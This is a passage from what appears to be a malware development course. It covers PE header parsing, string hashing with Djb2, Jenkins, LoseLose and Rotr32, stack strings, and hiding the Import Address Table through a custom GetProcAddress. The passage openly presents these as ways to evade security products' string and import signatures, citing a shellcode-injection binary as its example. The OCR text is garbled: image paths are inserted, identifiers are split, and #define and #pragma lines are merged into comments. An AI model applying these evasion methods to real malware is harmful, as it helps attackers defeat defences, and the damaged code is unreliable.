The `e_lfanew` member of the DOS header is an RVA to the `IMAGE_NT_HEADERS` structure. To reach the NT header, simply add the base address of the PE file in memory to the offset (`e_lfanew`). This is done in the following code snippet.

```
// Pointer to the structure
PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pPE + pImgDosHdr->e_lfanew);
if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE) {
  return -1;
}
```

The if statement is an NT Signature check to confirm the validity of the `IMAGE_NT_HEADERS` structure.

File Header (IMAGE_FILE_HEADER)

Since the file header is a member of the `IMAGE_NT_HEADERS` structure, it is can be accessed using the following line of code.

```
IMAGE_FILE_HEADER   ImgFileHdr  = pImgNtHdrs->FileHeader;
```

File Header Members

The members of the `IMAGE_FILE_HEADER` structure are described below.

- `Machine` - The type of machine for which the PE file or object file is intended.
- `NumberOfSections` - The number of sections in the PE file or object file.
- `TimeDateStamp` - Time and date when the PE file or object file was created.
- `PointerToSymbolTable` - Offset in the file to the symbol table, if it exists.
- `NumberOfSymbols` - Number of symbols in the symbol table.
- `SizeOfOptionalHeader` - The size of the *optional header*.
- `Characteristics` - The characteristics of the PE file or object file. The values of this field are defined by the IMAGE_FILE_* constants; these specify the type of the PE file (.exe, .dll, .sys).

Optional Header (IMAGE_OPTIONAL_HEADER)

Since the optional header is a member of the `IMAGE_NT_HEADERS` structure, it is can be accessed using the following code.

```
IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;
if (ImgOptHdr.Magic != IMAGE_NT_OPTIONAL_HDR_MAGIC) {
  return -1;
}
```

The if statement is used to verify the optional header. `IMAGE_NT_OPTIONAL_HDR_MAGIC`'s value depends on whether the application is 32 or 64-bit.

- `IMAGE_NT_OPTIONAL_HDR32_MAGIC` - 32-bit
- `IMAGE_NT_OPTIONAL_HDR64_MAGIC` - 64-bit

Depending on the compiler architecture, the `IMAGE_NT_OPTIONAL_HDR_MAGIC` constant will automatically expand to the correct value.

Optional Header Important Members

The most important members of the `IMAGE_OPTIONAL_HEADER` structure are explained below.

- `Magic` - Specifies the type of optional header that is present in the file.
- `MajorLinkerVersion` and `MinorLinkerVersion` - Specify the version of the linker that was used to create the PE file.
- `SizeOfCode`, `SizeOfInitializedData`, and `SizeOfUninitializedData` - Specifies the sizes of the code, initialized data, and uninitialized data sections in the PE file, respectively.
- `AddressOfEntryPoint` - Specifies the address of the entry point function in the PE file, This is an `RVA` to the entry point.
- `BaseOfCode` and `BaseOfData` - Specify the base addresses of the code and data sections in the PE file, respectively, These are `RVAs`.
- `ImageBase` - specifies the *preferred* base address at which the PE file should be loaded.
- `MajorOperatingSystemVersion` and `MinorOperatingSystemVersion` - Specify the minimum version of the operating system required to run the PE file.
- `MajorImageVersion` and `MinorImageVersion` - Specify the version of the PE file.
- `DataDirectory` - One of the most important members in the optional header. This is an array of IMAGE_DATA_DIRECTORY, which contains the directories in a PE file (discussed below).

DataDirectory (IMAGE_DATA_DIRECTORY)

The Data Directory can be accessed from the optional's header last member. This is an array of `IMAGE_DATA_DIRECTORY` meaning each element in the array is an `IMAGE_DATA_DIRECTORY` structure that references a special data directory. The `IMAGE_DATA_DIRECTORY` structure is shown below.

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

The fields of the structure contain information such as:

- `VirtualAddress` - Specifies the virtual address of the specified structure in the PE file, these are `RVAs`.
- `Size` - Specifies the size of the data directory.

Accessing Data Directories

Some of the predefined data directories in a PE file include:

- `IMAGE_DIRECTORY_ENTRY_EXPORT` - Contains information about the functions and data that are exported from the PE file.
- `IMAGE_DIRECTORY_ENTRY_IMPORT` - Contains information about the functions and data that are imported from other modules.
- `IMAGE_DIRECTORY_ENTRY_RESOURCE` - Contains information about the resources (such as icons, strings, and bitmaps) that are included in the PE file.
- `IMAGE_DIRECTORY_ENTRY_EXCEPTION` - Contains information about the exception handling tables in the PE file.

The data directories can be accessed using the following line of code.

```
IMAGE_DATA_DIRECTORY DataDir = ImgOptHdr.DataDirectory[#INDEX IN THE ARRAY#];
```

For example, retrieving the data directory of the export directory is done as follows:

```
IMAGE_DATA_DIRECTORY ExpDataDir = ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
```

Export Table (IMAGE_EXPORT_DIRECTORY)

Unfortunately, this structure is not officially documented by Microsoft at the time of writing this module. Therefore, to understand the structure, unofficial documentation is used which can be found on the internet.

Export Table Structure

The export table is a structure defined as `IMAGE_EXPORT_DIRECTORY` which is shown below.

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Retrieving The Export Table

The `IMAGE_EXPORT_DIRECTORY` structure is used to store information about the functions and data that are exported from a PE file. This information is stored in the data directory array with the index `IMAGE_DIRECTORY_ENTRY_EXPORT`. To fetch it from the `IMAGE_OPTIONAL_HEADER` structure:

```
PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY)(pPE + ImgOptHdr.DataDirectory[IM
AGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
```

Where `pPE` is the base address of the loaded PE in memory and `ImgOptHdr` is the `IMAGE_OPTIONAL_HEADER` structure previously calculated.

Export Table Important Members

The most important members of the export table are the following:

- `NumberOfFunctions` - Specifies the number of functions that are exported by the PE file.
- `NumberOfNames` - Specifies the number of names that are exported by the PE file.
- `AddressOfFunctions` - Specifies the address of an array of addresses of the exported functions.
- `AddressOfNames` - Specifies the address of an array of addresses of the names of the exported functions.
- `AddressOfNameOrdinals` - Specifies the address of an array of ordinal numbers for the exported functions.

Import Address Table (IMAGE_IMPORT_DESCRIPTOR)

The import address table is an array of `IMAGE_IMPORT_DESCRIPTOR` structures with each one being for a DLL file that contains the functions that were used from these DLLs.

Import Address Table Structure

The `IMAGE_IMPORT_DESCRIPTOR` structure is also not officially documented by Microsoft although it is defined in the Winnt.h Header File as follows:

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;
        DWORD   OriginalFirstThunk;
    } DUMMYUNIONNAME;
    DWORD   TimeDateStamp;
    DWORD   ForwarderChain;
    DWORD   Name;
    DWORD   FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

Retrieving The Import Address Table

To fetch the import address table from the `IMAGE_OPTIONAL_HEADER` structure:

```
IMAGE_IMPORT_DESCRIPTOR* pImgImpDesc = (PIMAGE_IMPORT_DESCRIPTOR)(pPE + ImgOptHdr.DataDirectory[IM
```

```
AGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);
```

Where `pPE` is the base address of the loaded PE in memory and `ImgOptHdr` is the `IMAGE_OPTIONAL_HEADER` structure previously calculated.

Additional Undocumented Structures

Several undocumented structures can be accessed via the `IMAGE_DATA_DIRECTORY` array in the optional header but are not documented in the Winnt.h header file. These include the Import Address Table and Export Table discussed earlier, as well as additional structures. Below are a few more examples of undocumented structures.

- `IMAGE_TLS_DIRECTORY` - This structure is used to store information about Thread-Local Storage (TLS) data in the PE file. It is important to be aware of how to retrieve this structure from the `IMAGE_OPTIONAL_HEADER` structure at this time; further details will be provided in subsequent modules when necessary.

```
PIMAGE_TLS_DIRECTORY pImgTlsDir  = (PIMAGE_TLS_DIRECTORY)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRE
CTORY_ENTRY_TLS].VirtualAddress);
```

- `IMAGE_RUNTIME_FUNCTION_ENTRY` - This structure is used to store information about a runtime function in the PE file. A runtime function is a function that is called by the Windows operating system's exception handling mechanism to execute the exception handling code for an exception. It is important to be aware of how to retrieve this structure from the `IMAGE_OPTIONAL_HEADER` structure at this time; further details will be provided in subsequent modules when necessary.

```
PIMAGE_RUNTIME_FUNCTION_ENTRY pImgRunFuncEntry = (PIMAGE_RUNTIME_FUNCTION_ENTRY)(pPE + ImgOptHdr.D
ataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].VirtualAddress);
```

- `IMAGE_BASE_RELOCATION` - This structure is used to store information about the base relocations in the PE file. Base relocations are used to fix up the addresses of imported functions and variables in a PE file when it is loaded into memory at an address that differs from the address at which it was linked. It is important to be aware of how to retrieve this structure from the `IMAGE_OPTIONAL_HEADER` structure at this time; further details will be provided in subsequent modules when necessary.

```
PIMAGE_BASE_RELOCATION pImgBaseReloc = (PIMAGE_BASE_RELOCATION)(pPE + ImgOptHdr.DataDirectory[IMAG
E_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);
```

PE Sections

Be aware of the important PE sections such as `.text`, `.data`, `.reloc`, `.rsrc`. Additionally, there may be more PE sections depending on the compiler and its settings. Each of these sections has a IMAGE_SECTION_HEADER structure that contains information about it. The `IMAGE_SECTION_HEADER` structure is defined below.

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

IMAGE_SECTION_HEADER Important Members

Some of IMAGE_SECTION_HEADER's most important members;

- `Name` - A null-terminated ASCII string that specifies the name of the section.
- `VirtualAddress` - The virtual address of the section in memory, this is an `RVA`.
- `SizeOfRawData` - The size of the section in the PE file in bytes.
- `PointerToRelocations` - The file offset of the relocations for the section.
- `NumberOfRelocations` - The number of relocations for the section.
- `Characteristics` - Contains flags that specify the characteristics of the section.

Retrieving The IMAGE_SECTION_HEADER Structure

The `IMAGE_SECTION_HEADER` structure is stored in an array within the PE file's headers. To access the first element, skip past the `IMAGE_NT_HEADERS` since the sections are located immediately after the NT headers. The following snippet shows how to retrieve the `IMAGE_SECTION_HEADER` structure, where `pImgNtHdrs` is a pointer to `IMAGE_NT_HEADERS` structure.

```
PIMAGE_SECTION_HEADER pImgSectionHdr = (PIMAGE_SECTION_HEADER)(((PBYTE)pImgNtHdrs) + sizeof(IMAGE_
NT_HEADERS));
```


Looping Through The Array

Looping through the array requires the array size which can be retrieved from the `IMAGE_FILE_HEADER.NumberOfSections` member. The subsequent elements in the array are located at an interval of `sizeof(IMAGE_SECTION_HEADER)` from the current element.

```
PIMAGE_SECTION_HEADER pImgSectionHdr = (PIMAGE_SECTION_HEADER)(((PBYTE)pImgNtHdrs) + sizeof(IMAGE_
NT_HEADERS));

for (size_t i = 0; i < pImgNtHdrs->FileHeader.NumberOfSections; i++) {
  // pImgSectionHdr is a pointer to section 1
  pImgSectionHdr = (PIMAGE_SECTION_HEADER)((PBYTE)pImgSectionHdr + (DWORD)sizeof(IMAGE_SECTION_HEA
DER));
  // pImgSectionHdr is a pointer to section 2
}
```

Demo

This demo shows the PeParser project which is shared in this module. It can be used to parse PE files using the methods discussed throughout the module. Keep in mind, PeParser should be compiled as a 32-bit binary to parse a 32-bit program and 64-bit for a 64-bit program.


PS C:\Users\User\Desktop\Intermediate\PeParser\x64\Debug> ls
Directory: C:\Users\User\Desktop\Intermediate\PeParser\x64\Debug
Mode LastWriteTime Length Name
-a---- 12/28/2022 11:20 AM 60416 MsgBoxPe.exe
-a---- 12/28/2022 11:20 AM 68608 PeParser.exe
PS C:\Users\User\Desktop\Intermediate\PeParser\x64\Debug> .\PeParser.exe .\MsgBoxPe.exe

51. String Hashing

String Hashing

Introduction

Hashing is a technique that is used to create a fixed-size representation of a piece of data, called a hash value or hash code. Hashing algorithms are designed to be one-way functions, meaning that it is computationally infeasible to determine the original input data using the hash value. The hash code is generally shorter in size, and faster to work with. When comparing strings, hashing can be used to quickly determine if two strings are equal, as compared to comparing the strings themselves, especially if the strings are long.

In the context of malware development, string hashing is a useful approach for hiding strings used in an implementation, as strings can be used as signatures to help security vendors detect malicious binaries.

String hashing

This module introduces some string hashing algorithms. It is essential to understand that the output of these algorithms is a number expressed in hexadecimal format, as it is neater and more compact. The following string hashing algorithms are discussed in this module.

- Dbj2
- JenkinsOneAtATime32Bit
- LoseLose
- Rotr32

There are many more string hashing algorithms available than those discussed in this module some of which can be found in VX-API GitHub repository.

Djb2

Djb2 is a simple and fast hashing algorithm, primarily used for generating hash values for strings, but also applicable to other types of data. It works by iterating over the

characters in the input string and using each one to update a running hash value according to a specific algorithm which is demonstrated in the snippet below.

```
hash = ((hash << 5) + hash) + c
```

`hash` is the current hash value, `c` is the current character in the input string, and `<<` is the bitwise left shift operator.

The resulting hash value is a positive integer that is unique to the input string. Djb2 is known to produce good distributions of hash values, resulting in a low probability of collisions between different strings and their respective hash values.

The Djb2 implementation shown below is from the VX-API GitHub repository.

```
#define INITIAL_HASH  3731  // added to randomize the hash#define INITIAL_SEED  7     // generate
Djb2 hashes from Ascii input string
DWORD HashStringDjb2A(_In_ PCHAR String)
{
  ULONG Hash = INITIAL_HASH;
  INT c;

  while (c = *String++)
    Hash = ((Hash << INITIAL_SEED) + Hash) + c;

  return Hash;
}

// generate Djb2 hashes from wide-character input string
DWORD HashStringDjb2W(_In_ PWCHAR String)
{
  ULONG Hash = INITIAL_HASH;
  INT c;

  while (c = *String++)
    Hash = ((Hash << INITIAL_SEED) + Hash) + c;

  return Hash;
}
```

JenkinsOneAtATime32Bit

The JenkinsOneAtATime32Bit algorithm works by iterating over the characters of the input string and incrementally updating a running hash value according to the value of

each character. The algorithm for updating the hash value is demonstrated in the snippet below.

```
hash += c;
hash += (hash << 10);
hash ^= (hash >> 6);
```

`hash` is the current hash value and `c` is the current character in the input string.

The resulting hash value is a 32-bit integer that is unique to the input string. JenkinsOneAtATime32Bit is known to produce relatively good distributions of hash values, resulting in a low probability of collisions between different strings and their respective hash values.

The JenkinsOneAtATime32Bit implementation shown below is from the VX-API GitHub repository.

```
#define INITIAL_SEED  7 // Generate JenkinsOneAtATime32Bit hashes from Ascii input string
UINT32 HashStringJenkinsOneAtATime32BitA(_In_ PCHAR String)
{
  SIZE_T Index = 0;
  UINT32 Hash = 0;
  SIZE_T Length = lstrlenA(String);

  while (Index != Length)
  {
    Hash += String[Index++];
    Hash += Hash << INITIAL_SEED;
    Hash ^= Hash >> 6;
  }

  Hash += Hash << 3;
  Hash ^= Hash >> 11;
  Hash += Hash << 15;

  return Hash;
}

// Generate JenkinsOneAtATime32Bit hashes from wide-character input string
UINT32 HashStringJenkinsOneAtATime32BitW(_In_ PWCHAR String)
{
  SIZE_T Index = 0;
  UINT32 Hash = 0;
  SIZE_T Length = lstrlenW(String);

  while (Index != Length)
```

```
  {
    Hash += String[Index++];
    Hash += Hash << INITIAL_SEED;
    Hash ^= Hash >> 6;
  }

  Hash += Hash << 3;
  Hash ^= Hash >> 11;
  Hash += Hash << 15;

  return Hash;
}
```

LoseLose

The LoseLose algorithm calculates the hash value of an input string by iterating over each character in the string and summing the ASCII values of each character. The algorithm for updating the hash value is demonstrated in the snippet below.

```
hash = 0;
hash += c; // For each character c in the input string perform
```

The hash value resulting from the LoseLose algorithm is an integer that is unique to the input string. However, due to the lack of good distribution of hash values, collisions are likely to occur. To address this, the formula of the algorithm has been updated, as shown below.

```
hash = 0;
hash += c; // For each character c in the input string
hash *= c + 2;  // For more randomization
```

This does not make it a good hashing algorithm but does somewhat improve it. The LoseLose implementation shown below is from the VX-API GitHub repository.

```
#define INITIAL_SEED  2// Generate LoseLose hashes from ASCII input string
DWORD HashStringLoseLoseA(_In_ PCHAR String)
{
  ULONG Hash = 0;
  INT c;
```

```
  while (c = *String++) {
    Hash += c;
    Hash *= c + INITIAL_SEED; // update
  }
  return Hash;
}

// Generate LoseLose hashes from wide-character input string
DWORD HashStringLoseLoseW(_In_ PWCHAR String)
{
  ULONG Hash = 0;
  INT c;

  while (c = *String++) {
    Hash += c;
    Hash *= c + INITIAL_SEED; // update
  }

  return Hash;
}
```

Rotr32

The Rotr32 string hashing algorithm uses iterated characters in the input string to sum their ASCII values, followed by the application of a bitwise rotation to the current hash value. The input value and a count (the count being `INITIAL_SEED`) are used to carry out a right shift on the value, then OR'd with the original value left-shifted by the negation of the count.

The resulting hash value is a 32-bit integer that is unique to the input string. Rotr32 is known to produce relatively good distributions of hash values, resulting in a low probability of collisions between different strings and their respective hash values.

The Rotr32 implementation shown below is from the VX-API GitHub repository.

```
#define INITIAL_SEED  5 // Helper function that apply the bitwise rotation
UINT32 HashStringRotr32Sub(UINT32 Value, UINT Count)
{
  DWORD Mask = (CHAR_BIT * sizeof(Value) - 1);
  Count &= Mask;
#pragma warning( push )#pragma warning( disable : 4146)return (Value >> Count) | (Value << ((-Coun
t) & Mask));
#pragma warning( pop ) }

// Generate Rotr32 hashes from Ascii input string
```


```
INT HashStringRotr32A(_In_ PCHAR String)
{
  INT Value = 0;

  for (INT Index = 0; Index < lstrlenA(String); Index++)
    Value = String[Index] + HashStringRotr32Sub(Value, INITIAL_SEED);

  return Value;
}

// Generate Rotr32 hashes from wide-character input string
INT HashStringRotr32W(_In_ PWCHAR String)
{
  INT Value = 0;

  for (INT Index = 0; Index < lstrlenW(String); Index++)
    Value = String[Index] + HashStringRotr32Sub(Value, INITIAL_SEED);

  return Value;
}
```

Stack Strings

In C/C++ programming languages, a string can be represented as an array of characters thus separating characters from each other which helps in evading string-based detections. For example, the string "hello world" can be represented as the array below.

```
char string[] = { 'h', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', '\0' };
```


Searching for the string "hello world" using the `HxD` binary editor will return nothing.



However, stack strings are not sufficient to hide the string from some debuggers and reverse engineering tools as they can contain plugins to detect them.

Demo

The string "MaldevAcademy" is hashed below using the algorithms mentioned in this module. The string is hashed in both ASCII and Wide formats. Keep in mind that depending on the hashing algorithm the ASCII and Wide formats may not always generate the same hash value.



52. IAT Hiding & Obfuscation - Introduction

IAT Hiding & Obfuscation - Introduction

Introduction

The Import Address Table (IAT) contains information regarding a PE file, such as the functions used and the DLLs exporting them. This type of information can be used to signature and detect the binary.

For example, the image below shows the import address table of the binary from the *Process Injection - Shellcode* module. The PE file imports functions which are considered highly suspicious. Security solutions can then use this information to flag the implementation.

```
PS C:\Users\User\Desktop\Basic\RemoteShellcodeInjection\x64\Debug> dumpbin.exe /IMPORTS .\RemoteShellcodeInjection.exe
Microsoft (R) COFF/PE Dumper Version 14.32.31332.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\RemoteShellcodeInjection.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140022000 Import Address Table
             1400224A0 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                         89 CloseHandle
                        26A GetLastError
                        351 HeapAlloc
                        355 HeapFree
                        2BE GetProcessHeap
                         EA CreateRemoteThread
                        412 OpenProcess
                        5DA VirtualAllocEx
                        5E0 VirtualProtectEx
                        62E WriteProcessMemory
                        281 GetModuleHandleW
                        2B8 GetProcAddress
                        653 lstrlenW
                         FE CreateToolhelp32Snapshot
                        431 Process32FirstW
                        433 Process32NextW
                        4DC RtlLookupFunctionEntry
                        4E3 RtlVirtualUnwind
                        5C0 UnhandledExceptionFilter
                        57F SetUnhandledExceptionFilter
                        220 GetCurrentProcess
                        59E TerminateProcess
                        38C IsProcessorFeaturePresent
                        4D5 RtlCaptureContext
                        225 GetCurrentThreadId
                        385 IsDebuggerPresent
                        1B4 FreeLibrary
                        5E1 VirtualQuery
                        2DA GetStartupInfoW
                        36F InitializeSListHead
                        2F3 GetSystemTimeAsFileTime
                        221 GetCurrentProcessId
                        452 QueryPerformanceCounter
```

Note that the majority of the remaining functions were added by the compiler and will be dealt with in future modules.

IAT Hiding & Obfuscation - Method 1

To hide functions from the IAT, it's possible to use `GetProcAddress`, `GetModuleHandle` or `LoadLibrary` to load these functions dynamically during runtime. The snippet below will load `VirtualAllocEx` dynamically and therefore it will not appear in the IAT when inspected.

```
typedef LPVOID (WINAPI* fnVirtualAllocEx)(HANDLE hProcess, LPVOID lpAddress, SIZE_T dwSize, DWORD
flAllocationType, DWORD flProtect);

//...
fnVirtualAllocEx pVirtualAllocEx = GetProcAddress(GetModuleHandleA("KERNEL32.DLL"), "VirtualAllocE
```

```
x");
pVirtualAllocEx(...);
```

Although this may appear to be an elegant solution, it's not a very good one for several reasons:

- First, the `VirtualAllocEx` string exists in the binary which can be used to detect the usage of the function.
- `GetProcAddress` and `GetModuleHandleA` will appear in the IAT, which in itself is used as a signature.

IAT Hiding & Obfuscation - Method 2

A more elegant solution is to create custom functions that perform the same actions as `GetProcAddress` and `GetModuleHandle` WinAPIs. This way, it becomes possible to dynamically load functions without having these two functions appear in the IAT. The next modules will discuss this solution more in depth.

53. IAT Hiding & Obfuscation - Custom GetProcAddress

IAT Hiding & Obfuscation - Custom GetProcAddress

Introduction

The `GetProcAddress` WinAPI retrieves the address of an exported function from a specified module handle. The function returns `NULL` if the function name is not found in the specified module handle.

In this module, a function that replaces `GetProcAddress` will be implemented. The new function's prototype is shown below.

```
FARPROC GetProcAddressReplacement(IN HMODULE hModule, IN LPCSTR lpApiName) {}
```

How GetProcAddress Works

The first point that must be addressed is how a function's address is found and retrieved by the `GetProcAddress` WinAPI.

The `hModule` parameter is the base address of the loaded DLL. This is the address where the DLL module is found in the address space of the process. With that in mind, retrieving a function's address is found by looping through the exported functions inside the provided DLL and checking if the target function's name exists. If there's a valid match, retrieve the address.

To access the exported functions, it's necessary to access the DLL's export table and loop through it in search of the target function name.

Recall - Export Table Structure

Recall the *Parsing PE Headers* module, it was mentioned that the export table is a structure defined as `IMAGE_EXPORT_DIRECTORY`.

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
```

```
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

The relevant members of this structure for this module are the last three.

- `AddressOfFunctions` - Specifies the address of an array of addresses of the exported functions.
- `AddressOfNames` - Specifies the address of an array of addresses of the names of the exported functions.
- `AddressOfNameOrdinals` - Specifies the address of an array of *ordinal numbers* for the exported functions.

Recall - Accessing the Export Table

Let's recall how to retrieve the export directory, `IMAGE_EXPORT_DIRECTORY`. The code snippet below should be familiar since it was explained in the *Parsing PE Headers* module.

The `pBase` variable at the beginning of the function is the only new addition in the code snippet. This variable is created to avoid type-casting later on when converting relative virtual addresses (RVAs) to virtual addresses (VAs). The Visual Studio compiler will throw an error when adding a `PVOID` data type to a value, and therefore `hModule` was casted to `PBYTE` instead.

```
FARPROC GetProcAddressReplacement(IN HMODULE hModule, IN LPCSTR lpApiName) {

  // We do this to avoid casting each time we use 'hModule'
  PBYTE pBase = (PBYTE) hModule;

  // Getting the DOS header and performing a signature check
  PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pBase;
  if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return NULL;

  // Getting the NT headers and performing a signature check
```

```
  PIMAGE_NT_HEADERS pImgNtHdrs  = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
  if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return NULL;

  // Getting the optional header
  IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;

  // Getting the image export table
  // This is the export directory
  PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY) (pBase + ImgOptHdr.DataDirecto
ry[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    // ...
}
```

Accessing Exported Functions

After obtaining a pointer to the `IMAGE_EXPORT_DIRECTORY` structure, it's possible to loop through the exported functions. The `NumberOfFunctions` member specifies the number of functions exported by `hModule`. As a result, the maximum iterations of the loop should be equivalent to `NumberOfFunctions`.

```
for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++){
  // Searching for the target exported function
}
```

Building The Search Logic

